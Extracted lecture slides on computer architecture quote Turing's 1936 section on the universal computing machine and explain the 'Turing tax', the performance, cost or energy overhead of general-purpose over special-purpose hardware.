
[Received 28 May, 1936.—Read 12 November, 1936.]

6. *The universal computing machine.*

It is possible to invent a single machine which can be used to compute any computable sequence. If this machine  $\mathcal{U}$  is supplied with a tape on the beginning of which is written the S.D. of some computing machine  $\mathcal{M}$ , then  $\mathcal{U}$  will compute the same sequence as  $\mathcal{M}$ . In this section I explain in outline the behaviour of the machine. The next section is devoted to giving the complete table for  $\mathcal{U}$ .


# 15-STATE UNIVERSAL TURING MACHINE


18




# Turing tax


- Alan Turing realised we could use digital technology to implement any computable function
- He then proposed the idea of a “universal” computing device – a *single* device which, with the right program, can implement any computable function *without further configuration*
- The “Turing Tax” is a term for the overhead (performance, cost, or energy) of universality in this sense
- That is, the performance difference between a special-purpose device and a general-purpose one
- **One of the fundamental questions of computer architecture is to how to reduce the Turing Tax**





